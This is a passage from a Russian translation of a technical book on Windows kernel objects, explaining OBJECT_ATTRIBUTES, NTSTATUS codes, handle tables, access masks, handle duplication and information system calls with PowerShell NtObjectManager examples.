    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
}
```

Листинг 2-7. Структура OBJECT_ATTRIBUTES

Эта структура языка C начинается с поля Length, представляющего длину структуры. Указание длины в начале структуры - распространённая идиома языка C, позволяющая удостовериться, что системному вызову передана правильная структура.

Далее следуют RootDirectory и ObjectName. Эти поля рассматриваются совместно, поскольку определяют, как системный вызов должен искать ресурс, к которому выполняется обращение. RootDirectory - дескриптор открытого объекта ядра, используемого как основа для поиска. Поле ObjectName содержит указатель на структуру UNICODE_STRING. Это строка с явно заданной длиной, определённая в листинге 2-8 как структура языка C.

```
struct UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    WCHAR* Buffer;
};
```

Листинг 2-8. Структура UNICODE_STRING

Структура ссылается на строковые данные через Buffer - указатель на массив 16-разрядных символов Unicode. Строка представлена в кодировке UCS-2; Windows появилась раньше многих изменений Unicode, включая UTF-8 и UTF-16.

В структуре UNICODE_STRING имеются также два поля длины: Length и MaximumLength. Первое представляет полную допустимую длину строки, на которую указывает Buffer, в байтах, а не в символах Unicode. Если вы знакомы с программированием на C, обратите внимание, что завершающий символ NUL в эту длину не входит. Более того, символ NUL разрешён в именах объектов.

Второе поле длины представляет максимальную длину строки, на которую указывает Buffer, также в байтах. Благодаря двум отдельным значениям длины можно выделить пустую строку с большой максимальной и нулевой фактической длиной, а затем обновить строковое значение посредством указателя Buffer. Обратите внимание, что длины хранятся как значения USHORT, то есть беззнаковые 16-разрядные целые числа. Поскольку длина выражается в байтах, строка может

содержать не более 32 767 символов.

Имя объекта можно задать двумя способами: присвоить `ObjectName` абсолютный путь, например `\BaseNamedObjects\ABC`, либо записать в `RootDirectory` объект `Directory` для `\BaseNamedObjects`, а в `ObjectName` передать `ABC`. Оба варианта откроют один и тот же объект.

Вернёмся к листингу 2-7. После параметра `ObjectName` следует `Attributes` - набор флагов, изменяющих процесс поиска имени объекта или свойства возвращаемого дескриптора. Допустимые значения поля `Attributes` приведены в таблице 2-3.

Имя в PowerShell	**Описание**
`Inherit`	Помечает дескриптор как наследуемый.
`Permanent`	Помечает дескриптор как постоянный.
`Exclusive`	При создании нового объекта помечает дескриптор как исключительный. Открыть дескриптор этого объекта сможет только тот же процесс.
`CaseInsensitive`	Выполняет поиск имени объекта без учёта регистра.
`OpenIf`	При использовании вызова `Create` открывает дескриптор существующего объекта, если он доступен.
`OpenLink`	Открывает сам объект, если он является ссылкой на другой объект; в противном случае переходит по ссылке. Используется только диспетчером конфигурации.
`KernelHandle`	При работе в режиме ядра открывает дескриптор как дескриптор ядра. Благодаря этому приложения пользовательского режима не могут обращаться к нему напрямую.
`ForceAccessCheck`	При работе в режиме ядра обеспечивает выполнение всех проверок доступа, даже если вызывается вариант системного вызова с префиксом `Zw`.
`IgnoreImpersonatedDeviceMap`	Отключает карту устройств при олицетворении.
`DontReparse`	Указывает не переходить ни по одному пути, содержащему символическую ссылку.

Таблица 2-3. Флаги атрибутов объекта и их описание

Последние два поля структуры `OBJECT_ATTRIBUTES` позволяют вызывающей стороне задать качество обслуживания безопасности (Security Quality of Service, SQoS) и дескриптор безопасности объекта. К SQoS мы вернёмся в главе 4, а к дескриптору безопасности - в главе 5.

Последний параметр системного вызова `NtCreateMutant` из листинга 2-6 - логическое значение `InitialOwner`, характерное именно для этого типа. В данном случае оно указывает, принадлежит ли создаваемый `Mutant` вызывающей стороне. У многих других системных вызовов, особенно предназначенных для файлов, имеются более сложные параметры, которые мы подробнее обсудим далее в книге.

Коды NTSTATUS

Все системные вызовы возвращают 32-разрядный код `NTSTATUS`. Этот код состояния состоит из нескольких компонентов, упакованных в 32 бита, как показано на рисунке 2-3.




Рисунок 2-3. Структура кода состояния NT.

Два старших бита, 31 и 30, указывают серьёзность кода состояния. Возможные значения приведены в таблице 2-4.

Название уровня серьёзности	Значение
`STATUS_SEVERITY_SUCCESS`	`0`
`STATUS_SEVERITY_INFORMATIONAL`	`1`
`STATUS_SEVERITY_WARNING`	`2`
`STATUS_SEVERITY_ERROR`	`3`

Таблица 2-4. Коды серьёзности состояния NT

Если уровень серьёзности указывает на предупреждение или ошибку, бит 31 кода состояния равен `1`. При интерпретации кода состояния как знакового 32-разрядного целого этот бит означает отрицательное значение. Распространённый приём программирования состоит в том, чтобы считать отрицательный код состояния ошибкой, а положительный - признаком успеха. Как видно из таблицы, такое предположение не вполне верно: отрицательный код может означать и предупреждение, однако на практике этот приём работает достаточно хорошо.

Следующий компонент на рисунке 2-3, `CC`, - код заказчика. Это однобитовый флаг, указывающий, определён ли код состояния Microsoft (значение `0`) или сторонним разработчиком (значение `1`). Сторонние разработчики не обязаны соблюдать эту спецификацию, поэтому не воспринимайте данный признак как непреложный факт.

За кодом заказчика следует бит `R` - зарезервированный бит, который должен быть равен `0`.

Следующие 12 бит обозначают средство, то есть компонент или подсистему, с которыми связан код состояния. Microsoft заранее определила для собственных нужд около 50 средств. Сторонним разработчикам следует определять собственное средство и сочетать его с кодом заказчика, чтобы отличать свои коды от кодов Microsoft. Некоторые часто встречающиеся средства приведены в таблице 2-5.

Название средства	Значение	Описание
FACILITY_DEFAULT	0	Средство по умолчанию для распространённых кодов состояния
FACILITY_DEBUGGER	1	Используется для кодов, связанных с отладчиком
FACILITY_NTWIN32	7	Используется для кодов, происходящих из API Win32

Таблица 2-5. Распространённые значения средств состояния

Последний компонент, код состояния, представляет собой 16-разрядное число, выбранное уникальным в пределах средства. Значение каждого числа определяет разработчик реализации. В модуле PowerShell содержится список известных кодов состояния, который можно запросить командой `Get-NtStatus` без параметров, как показано в листинге 2-9.

```
PS> Get-NtStatus
Status     StatusName                Message
------     ----------                -------
00000000   STATUS_SUCCESS            STATUS_SUCCESS
00000001   STATUS_WAIT_1             STATUS_WAIT_1
00000080   STATUS_ABANDONED_WAIT_0   STATUS_ABANDONED_WAIT_0
000000C0   STATUS_USER_APC           STATUS_USER_APC
000000FF   STATUS_ALREADY_COMPLETE   The requested action was completed by...
00000100   STATUS_KERNEL_APC         STATUS_KERNEL_APC
00000101   STATUS_ALERTED            STATUS_ALERTED
00000102   STATUS_TIMEOUT            STATUS_TIMEOUT
00000103   STATUS_PENDING            The operation that was requested is p...
--snip--
```

Листинг 2-9. Пример вывода Get-NtStatus

Обратите внимание, что у некоторых значений состояния, например `STATUS_PENDING`, имеется удобочитаемое сообщение. Оно не встроено в модуль PowerShell, а хранится в одной из библиотек Windows и извлекается во время выполнения.

Когда системный вызов вызывается посредством команды PowerShell, его код состояния предоставляется в виде исключения .NET. Например, если попытаться открыть несуществующий объект `Directory`, в консоли появится исключение, приведённое в листинге 2-10.

```
PS> Get-NtDirectory \THISDOESNOTEXIST
[1] Get-NtDirectory : (0xC0000034) - Object Name not found.
--snip--

PS> Get-NtStatus 0xC0000034 | Format-List
Status         : 3221225524
[2] StatusSigned   : -1073741772
StatusName     : STATUS_OBJECT_NAME_NOT_FOUND
Message        : Object Name not found.
Win32Error     : ERROR_FILE_NOT_FOUND
Win32ErrorCode : 2
Code           : 52
CustomerCode   : False
Reserved       : False
Facility       : FACILITY_DEFAULT
Severity       : STATUS_SEVERITY_ERROR
```

Листинг 2-10. Исключение NTSTATUS при попытке открыть несуществующий каталог

В листинге 2-10 команда `Get-NtDirectory` пытается открыть несуществующий путь `THISDOESNOTEXIST`. В результате возникает исключение `NTSTATUS 0xC0000034`, показанное вместе с расшифрованным сообщением [1]. Чтобы получить дополнительные сведения о коде состояния, его можно передать команде `Get-NtStatus` и отформатировать результат.

Так можно просмотреть в виде списка все его свойства, включая `Facility` и `Severity`. Код состояния NT является беззнаковым целым значением, однако его также часто, хотя и неправильно, выводят как знаковое значение [2].

Дескрипторы объектов

Диспетчер объектов работает с указателями на память ядра. Приложение пользовательского режима не может непосредственно читать память ядра или записывать в неё; как же оно получает доступ к объекту? Для этого используется дескриптор, возвращённый системным вызовом, как обсуждалось в предыдущем разделе. С каждым выполняющимся процессом связана таблица дескрипторов, содержащая три вида сведений:

• числовой идентификатор дескриптора;
• предоставленный дескриптору доступ, например чтение или запись;
• указатель на структуру объекта в памяти ядра.

Прежде чем ядро сможет воспользоваться дескриптором, реализация системного вызова должна найти в таблице дескрипторов указатель на объект ядра с помощью такого API ядра, как `ObReferenceObjectByHandle`. Благодаря косвенному предоставлению дескриптора компонент ядра может вернуть его номер приложению пользовательского режима, не раскрывая непосредственно сам объект ядра. Процесс поиска дескриптора показан на рисунке 2-4.




Рисунок 2-4. Процесс поиска в таблице дескрипторов.

На рисунке 2-4 пользовательский процесс пытается выполнить некоторую операцию над объектом `Mutant`. Когда пользовательскому процессу требуется воспользоваться дескриптором, сначала он должен передать значение дескриптора системному вызову, определённому в предыдущем

разделе [1]. Затем реализация системного вызова обращается к API ядра, чтобы преобразовать дескриптор в указатель ядра: для этого числовое значение дескриптора ищется в таблице дескрипторов процесса [2].

Определяя, следует ли предоставлять доступ, API преобразования учитывает вид доступа, запрошенный пользователем для операции системного вызова, а также тип объекта, к которому выполняется обращение. Если запрошенный доступ не соответствует предоставленному доступу, записанному в элементе таблицы дескрипторов, API возвращает `STATUS_ACCESS_DENIED`, и преобразование завершается ошибкой. Аналогично, если не совпадают типы объектов [3], API возвращает `STATUS_OBJECT_TYPE_MISMATCH`.

Обе проверки критически важны для безопасности. Проверка доступа не позволяет пользователю выполнить над дескриптором операцию, на которую у него нет прав, например записать данные в файл при наличии доступа только для чтения. Проверка типа не позволяет пользователю передать посторонний тип объекта ядра, что могло бы вызвать путаницу типов в ядре и привести к таким проблемам безопасности, как повреждение памяти. Если преобразование завершается успешно, системный вызов получает указатель ядра на объект и может использовать его для выполнения запрошенной пользователем операции.

Маски доступа

Значение предоставленного доступа в таблице дескрипторов представляет собой 32-разрядное битовое поле, называемое маской доступа. То же битовое поле используется для параметра `DesiredAccess`, передаваемого системному вызову. В главе 7 мы подробнее обсудим, как `DesiredAccess` и процесс проверки доступа определяют предоставленный доступ.

Маска доступа состоит из четырёх компонентов, показанных на рисунке 2-5.




Рисунок 2-5. Структура маски доступа.

Важнейший из них - 16-разрядный компонент доступа, зависящего от типа, который определяет операции, разрешённые для конкретного типа объекта ядра. Например, у объекта `File` могут быть отдельные биты, указывающие, разрешено ли читать файл или записывать в него через данный дескриптор. У события синхронизации `Event`, напротив, может быть всего один бит, разрешающий перевод события в сигнальное состояние.

Если двигаться в обратном направлении, компонент стандартного доступа маски определяет операции, применимые к объекту любого типа. К ним относятся:

• `Delete` удаляет объект, например с диска или из реестра;
• `ReadControl` читает сведения дескриптора безопасности объекта;
• `WriteDac` записывает в объект сведения дискреционного управления доступом (discretionary access control, DAC) из дескриптора безопасности;
• `WriteOwner` записывает в объект сведения о владельце;
• `Synchronize` ожидает объект, например завершение процесса или снятие блокировки с мутанта.

Доступ, связанный с безопасностью, подробнее рассматривается в главах 5 и 6.

Перед этим компонентом находятся зарезервированные биты и биты специального доступа. Большинство из них зарезервировано, однако среди них имеются два значения доступа:

• `AccessSystemSecurity` читает или записывает сведения аудита объекта;
• `MaximumAllowed` запрашивает максимальный доступ к объекту при выполнении проверки доступа.

Доступ `AccessSystemSecurity` рассматривается в главе 9, а `MaximumAllowed` - в главе 7.

Наконец, четыре старших бита маски, то есть компонент общего доступа, используются только при запросе доступа к объекту ядра посредством параметра `DesiredAccess` системного вызова. Существуют четыре общие категории доступа: `GenericRead`, `GenericWrite`, `GenericExecute` и `GenericAll`.

При запросе одного из этих общих прав доступа SRM сначала преобразует его в соответствующий доступ, зависящий от типа. Поэтому вы никогда не получите дескриптор с доступом `GenericRead`; вместо него будет предоставлена конкретная маска доступа, представляющая операции чтения для данного типа. Для преобразования каждый тип содержит таблицу сопоставления общих прав, связывающую четыре общие категории с доступом, зависящим от типа. Эту таблицу можно вывести командой `Get-NtType`, как показано в листинге 2-11.

```
PS> Get-NtType | Select-Object Name, GenericMapping
Name                           GenericMapping
----                           --------------
Type                           R:00020000 W:00020000 E:00020000 A:000F0001
Directory                      R:00020003 W:0002000C E:00020003 A:000F000F
SymbolicLink                   R:00020001 W:00020000 E:00020001 A:000F0001
Token                          R:0002001A W:000201E0 E:00020005 A:000F01FF
--snip--
```

Листинг 2-11. Отображение таблицы сопоставления общих прав для типов объектов

Данные типа не содержат имён для каждой конкретной маски доступа. Однако для всех распространённых типов модуль PowerShell предоставляет перечислимый тип, представляющий доступ, зависящий от типа. Получить его можно командой `Get-NtTypeAccess`. В листинге 2-12 приведён пример для типа `File`.

```
PS> Get-NtTypeAccess -Type File
Mask       Value                GenericAccess
----       -----                -------------
00000001   ReadData              Read, All
00000002   WriteData             Write, All
00000004   AppendData            Write, All
00000008   ReadEa                Read, All
00000010   WriteEa               Write, All
00000020   Execute               Execute, All
00000040   DeleteChild           All
00000080   ReadAttributes        Read, Execute, All
00000100   WriteAttributes       Write, All
00010000   Delete                All
00020000   ReadControl           Read, Write, Execute, All
00040000   WriteDac              All
00080000   WriteOwner            All
00100000   Synchronize           Read, Write, Execute, All
```

Листинг 2-12. Отображение маски доступа для типа объекта File

В выводе команды `Get-NtTypeAccess` представлены значение маски доступа, известное модулю PowerShell имя права и общее право, из которого оно будет сопоставлено. Обратите внимание, что некоторые виды доступа предоставляются только для `All`: это означает, что даже при запросе общего доступа на чтение, запись и выполнение эти права предоставлены не будут.

> **Имена из комплекта разработчика программного обеспечения.** Чтобы повысить удобство работы, модуль PowerShell изменил исходные имена прав доступа из комплекта

разработчика программного обеспечения Windows (SDK). Эквивалентные имена SDK можно вывести, выбрав свойство SDKName командой Get-NtTypeAccess:

```
PS> Get-NtTypeAccess -Type File | Select SDKName, Value
SDKName                 Value
-------                 -----
FILE_READ_DATA       ReadData
FILE_WRITE_DATA     WriteData
FILE_APPEND_DATA   AppendData
--snip--
```

Эти соответствия имён полезны при переносе собственного кода в PowerShell.

Преобразовывать числовую маску доступа в конкретные типы объектов и обратно можно командой Get-NtAccessMask, как показано в листинге 2-13.

```
PS> Get-NtAccessMask -FileAccess ReadData, ReadAttributes, ReadControl
Access
------
00020081

PS> Get-NtAccessMask -FileAccess GenericRead
Access
------
80000000

PS> Get-NtAccessMask -FileAccess GenericRead -MapGenericRights
Access
------
00120089

PS> Get-NtAccessMask 0x120089 -AsTypeAccess File
ReadData, ReadEa, ReadAttributes, ReadControl, Synchronize
```

Листинг 2-13. Преобразование масок доступа с помощью Get-NtAccessMask

В листинге 2-13 мы сначала запрашиваем маску доступа по набору имён прав для File и получаем числовую маску в шестнадцатеричном виде. Затем получаем маску для права GenericRead; как видно, возвращается просто числовое значение GenericRead. После этого мы вновь запрашиваем маску для GenericRead, но параметром MapGenericRights указываем, что общее право следует сопоставить конкретному. Поскольку задан доступ для типа File, команда использует таблицу общего сопоставления типа File и преобразует право в конкретную маску. Наконец, параметром AsTypeAccess мы преобразуем необработанную маску обратно в типизированное право, указав используемый тип ядра.

Как показано в листинге 2-14, предоставленную маску доступа дескриптора объекта можно запросить через свойство GrantedAccess объекта PowerShell. Оно возвращает маску доступа в формате перечислимого типа. Чтобы получить числовое значение, используйте свойство GrantedAccessMask.

```
PS> $mut = New-NtMutant
PS> $mut.GrantedAccess
ModifyState, Delete, ReadControl, WriteDac, WriteOwner, Synchronize

PS> $mut.GrantedAccessMask
Access
------
001F0001
```

Листинг 2-14. Отображение числового значения маски доступа с помощью GrantedAccessMask

Ядро позволяет выгрузить все элементы таблиц дескрипторов системы посредством системного вызова NtQuerySystemInformation. В PowerShell получить таблицу дескрипторов можно командой Get-NtHandle, как показано в листинге 2-15.

```
PS> Get-NtHandle -ProcessId $pid
ProcessId  Handle     ObjectType           Object               GrantedAccess
---------  ------     ----------           ------               -------------
22460      4          Process              FFFF800224F02080     001FFFFF
22460      8          Thread               FFFF800224F1A140     001FFFFF
22460      12         SymbolicLink         FFFF9184AC639FC0     000F0001
22460      16         Mutant               FFFF800224F26510     001F0001
--snip--
```

Листинг 2-15. Отображение таблицы дескрипторов текущего процесса с помощью Get-NtHandle

Каждый элемент дескриптора содержит тип объекта, адрес объекта в памяти ядра и предоставленную маску доступа.

Когда приложение завершило работу с дескриптором, его можно закрыть посредством API `NtClose`. Если объект PowerShell был получен в результате вызова `Get` или `New`, для закрытия дескриптора можно вызвать у него метод `Close`. В PowerShell дескриптор объекта можно закрыть и автоматически: команда `Use-NtObject` выполняет блок сценария, а после его завершения закрывает дескриптор. В листинге 2-16 приведены примеры обоих способов.

```
PS> $m = New-NtMutant \BaseNamedObjects\ABC
PS> $m.IsClosed
False

PS> $m.Close()
PS> $m.IsClosed
True

PS> Use-NtObject($m = New-NtMutant \BaseNamedObjects\ABC) {
    $m.FullPath
}
\BaseNamedObjects\ABC

PS> $m.IsClosed
True
```

Листинг 2-16. Закрытие дескриптора объекта

Если не закрывать дескрипторы вручную, сборщик мусора .NET автоматически закроет их для объектов, на которые больше нет ссылок, например из переменной PowerShell. Тем не менее следует выработать привычку закрывать дескрипторы вручную. Иначе освобождения ресурсов, возможно, придётся ждать долго, поскольку сборщик мусора может запуститься в любой момент.

Если на структуру объекта ядра больше не ссылается ни дескриптор, ни компонент ядра, объект также уничтожается. При уничтожении освобождается вся выделенная ему память, а его имя в OMNS, если оно существует, удаляется.

> **Постоянные объекты.** Ядро позволяет пометить объект как постоянный, благодаря чему после закрытия всех дескрипторов он не уничтожается, а его имя остаётся в OMNS. Чтобы сделать объект постоянным, необходимо либо при его создании указать флаг атрибута `Permanent`, либо воспользоваться системным вызовом `NtMakePermanentObject`, которому соответствует вызов `MakePermanent` у любого дескриптора объекта, возвращённого командой `Get` или `New`. Для этого требуется специальная привилегия `SeCreatePermanentPrivilege`; привилегии рассматриваются в главе 4.
>
> Обратная операция `NtMakeTemporaryObject` (или метод `MakeTemporary` в PowerShell) снимает признак постоянного объекта и разрешает его уничтожение. Само уничтожение произойдёт лишь после закрытия всех дескрипторов объекта. Специальных привилегий эта операция не требует, однако для её успешного выполнения необходим доступ `Delete` к объекту.

> Обратите внимание, что имена объектов `File` и `Key` всегда являются постоянными, поскольку эти объекты не существуют в OMNS. Чтобы удалить имена объектов таких типов, необходимо явно удалить их системным вызовом.

Дублирование дескрипторов

Дескрипторы можно дублировать системным вызовом `NtDuplicateObject`. Обычно это требуется, чтобы процесс получил дополнительную ссылку на объект ядра. Объект ядра не уничтожается, пока не закрыты все его дескрипторы, поэтому создание нового дескриптора сохраняет объект.

Кроме того, дублирование позволяет передавать дескрипторы между процессами, если дескрипторам исходного и целевого процессов предоставлен доступ `DupHandle`. Дублирование можно использовать и для сокращения прав доступа дескриптора. Например, передавая дескриптор файла новому процессу, можно предоставить дубликату только доступ для чтения, запретив новому процессу запись в объект. Однако полагаться на этот способ сокращения предоставленного дескриптору доступа не следует: если процесс, получивший дескриптор, имеет доступ к ресурсу, он может просто открыть его заново и получить доступ для записи.

В листинге 2-17 приведено несколько примеров применения команды `Copy-NtObject`, обёртывающей `NtDuplicateObject`, для дублирования внутри одного процесса. К дублированию дескрипторов и проверкам безопасности мы вернёмся в главе 8.

```
[1] PS> $mut = New-NtMutant "\BaseNamedObjects\ABC"
PS> $mut.GrantedAccess
ModifyState, Delete, ReadControl, WriteDac, WriteOwner, Synchronize

[2] PS> Use-NtObject($dup = Copy-NtObject $mut) {
    $mut
    $dup
    Compare-NtObject $mut $dup
}
Handle Name NtTypeName Inherit ProtectFromClose
------ ---- ---------- ------- ----------------
1616   ABC  Mutant     False   False
2212   ABC  Mutant     False   False
True

[3] PS> $mask = Get-NtAccessMask -MutantAccess ModifyState
PS> Use-NtObject($dup = Copy-NtObject $mut -DesiredAccessMask $mask) {
    $dup.GrantedAccess
    Compare-NtObject $mut $dup
}
ModifyState

True
```

Листинг 2-17. Дублирование дескрипторов с помощью Copy-NtObject

Сначала мы создаём новый объект `Mutant` для проверки дублирования и извлекаем текущий предоставленный доступ, в котором указано шесть прав [1]. При первом дублировании сохраняем тот же предоставленный доступ [2]. В первом столбце вывода видно, что дескрипторы различаются. Однако вызов `Compare-NtObject`, определяющий, ссылаются ли они на один базовый объект ядра, возвращает `True`. Затем мы получаем маску доступа `ModifyState` для `Mutant` и дублируем дескриптор, запрашивая этот доступ [3]. Из вывода видно, что теперь предоставлен только `ModifyState`. Тем не менее результат `Compare-NtObject` по-прежнему показывает, что дескрипторы ссылаются на один объект.

С дублированием связаны также атрибуты дескриптора `Inherit` и `ProtectFromClose`. Если задан `Inherit`, новый процесс может унаследовать дескриптор при создании. Так можно передать

дескрипторы новому процессу, например чтобы перенаправить текстовый вывод консоли в файл.

Атрибут `ProtectFromClose` защищает дескриптор от закрытия. Его можно задать через свойство `ProtectFromClose` объекта, которое установит атрибут собственного дескриптора. Пример приведён в листинге 2-18.

```
PS> $mut = New-NtMutant
PS> $mut.ProtectFromClose = $true
PS> Close-NtObject -SafeHandle $mut.Handle -CurrentProcess
STATUS_HANDLE_NOT_CLOSABLE
```

Листинг 2-18. Проверка атрибута дескриптора ProtectFromClose

Любая попытка закрыть дескриптор завершится кодом состояния `STATUS_HANDLE_NOT_CLOSABLE`, и дескриптор останется открытым.

Системные вызовы запроса и задания сведений

Объект ядра обычно хранит сведения о своём состоянии. Например, объект `Process` хранит временную метку своего создания. Чтобы позволить получить эти сведения, ядро могло бы реализовать отдельный системный вызов «получить время создания процесса». Однако из-за объёма данных, хранящихся для объектов различных типов, такой подход быстро стал бы непрактичным.

Вместо этого ядро реализует общие системные вызовы запроса и задания сведений, параметры которых следуют единому шаблону для всех типов объектов ядра. В листинге 2-19 показан шаблон системного вызова запроса сведений на примере типа `Process`; для других типов достаточно заменить `Process` именем соответствующего типа ядра.

```
NTSTATUS NtQueryInformationProcess(
    HANDLE                  Handle,
    PROCESS_INFORMATION_CLASS InformationClass,
    PVOID                   Information,
    ULONG                   InformationLength,
    PULONG                  ReturnLength
)
```

Листинг 2-19. Пример системного вызова запроса сведений для типа Process

Все системные вызовы запроса сведений принимают первым параметром дескриптор объекта. Второй параметр, `InformationClass`, описывает тип запрашиваемых сведений о процессе. Класс сведений представляет собой перечислимое значение; SDK задаёт имена классов, которые мы можем извлечь и реализовать в PowerShell. Для запроса некоторых видов сведений могут потребоваться специальные привилегии или права администратора.

Для каждого класса сведений необходимо указать непрозрачный буфер, в который будут записаны запрошенные данные, а также длину этого буфера. Системный вызов возвращает ещё одно значение длины, имеющее два назначения: при успешном выполнении оно показывает, какая часть буфера заполнена, а при ошибке `STATUS_INFO_LENGTH_MISMATCH` или `STATUS_BUFFER_TOO_SMALL` - какого размера должен быть буфер.

Однако полагаться на возвращённую длину при определении необходимого размера буфера следует с осторожностью. Некоторые классы сведений и типы не задают требуемую длину правильно, если переданный буфер слишком мал. Из-за этого трудно запрашивать данные, заранее не зная их формата. К сожалению, даже SDK редко документирует точные требуемые размеры.

Как показано в листинге 2-20, системный вызов задания сведений следует похожему шаблону. Основные различия заключаются в отсутствии параметра возвращаемой длины и в том, что здесь

буфер является входом системного вызова, а не выходом.

```
NTSTATUS NtSetInformationProcess(
    HANDLE                  Handle,
    PROCESS_INFORMATION_CLASS InformationClass,
    PVOID                   Information,
    ULONG                   InformationLength
)
```

Листинг 2-20. Пример системного вызова задания сведений для типа Process

В модуле PowerShell имена классов сведений типа можно запросить командой `Get-NtObjectInformationClass`, как показано в листинге 2-21. Имейте в виду, что некоторые имена могут отсутствовать, поскольку Microsoft документирует их не всегда.

```
PS> Get-NtObjectInformationClass Process
Key                     Value
---                     -----
ProcessBasicInformation     0
ProcessQuotaLimits          1
ProcessIoCounters           2
ProcessVmCounters           3
ProcessTimes                4
--snip--
```

Листинг 2-21. Перечисление классов сведений типа Process

Чтобы вызвать системный вызов запроса сведений, воспользуйтесь `Get-NtObjectInformation`, указав открытый дескриптор объекта и класс сведений. Для вызова `SetInformation` предназначена команда `Set-NtObjectInformation`. Пример применения `Get-NtObjectInformation` приведён в листинге 2-22.

```
PS> $proc = Get-NtProcess -Current
[1] PS> Get-NtObjectInformation $proc ProcessTimes
Get-NtObjectInformation : (0xC0000023) - {Buffer Too Small}
The buffer is too small to contain the entry. No information has
been written to the buffer.
--snip--

[2] PS> Get-NtObjectInformation $proc ProcessTimes -Length 32
43
231
39
138
--snip--

[3] PS> Get-NtObjectInformation $proc ProcessTimes -AsObject
CreateTime         ExitTime KernelTime UserTime
----------         -------- ---------- --------
132480295787554603 0        35937500   85312500
```

Листинг 2-22. Запрос основных сведений об объекте Process

Тип `Process` не задаёт возвращаемую длину для класса сведений `ProcessTimes`, поэтому, если не указать длину, операция выдаёт ошибку `STATUS_BUFFER_TOO_SMALL` [1]. Однако путём исследования или полного перебора можно выяснить, что длина данных равна 32 байтам. Если передать это значение параметром `Length` [2], запрос завершится успешно и вернёт данные как массив байтов.

Для многих классов сведений команда `Get-NtObjectInformation` знает размер и структуру запрашиваемых данных. Если указать параметр `AsObject` [3], вместо массива байтов можно получить предварительно отформатированный объект.

Кроме того, для многих классов сведений объект дескриптора уже предоставляет свойства и методы задания или запроса значений. Значения декодируются в удобный для использования формат; например, в листинге 2-22 значения времени представлены во внутреннем формате.

Свойство объекта `CreationTime` преобразует этот внутренний формат в удобочитаемые дату и время.

Свойства легко изучить, обращаясь к ним у объекта или используя команду `Format-List`. Например, в листинге 2-23 сначала перечисляются все свойства объекта `Process`, а затем запрашивается отформатированное свойство `CreationTime`.

```
PS> $proc | Format-List
SessionId       : 2
ProcessId       : 5484
ParentProcessId : 8108
PebAddress      : 46725963776
--snip--

PS> $proc.CreationTime
Saturday, October 24, 17:12:58
```

Листинг 2-23. Запрос свойств объекта дескриптора и проверка CreationTime

Классы `QueryInformation` и `SetInformation` для определённого типа обычно имеют одинаковые перечислимые значения. Ядро может ограничить перечислимое значение класса сведений одним видом операции и вернуть код состояния `STATUS_INVALID_INFO_CLASS`, если значение для неё недопустимо. Для некоторых типов, например ключей реестра, классы запроса и задания сведений различаются, как видно из листинга 2-24.

```
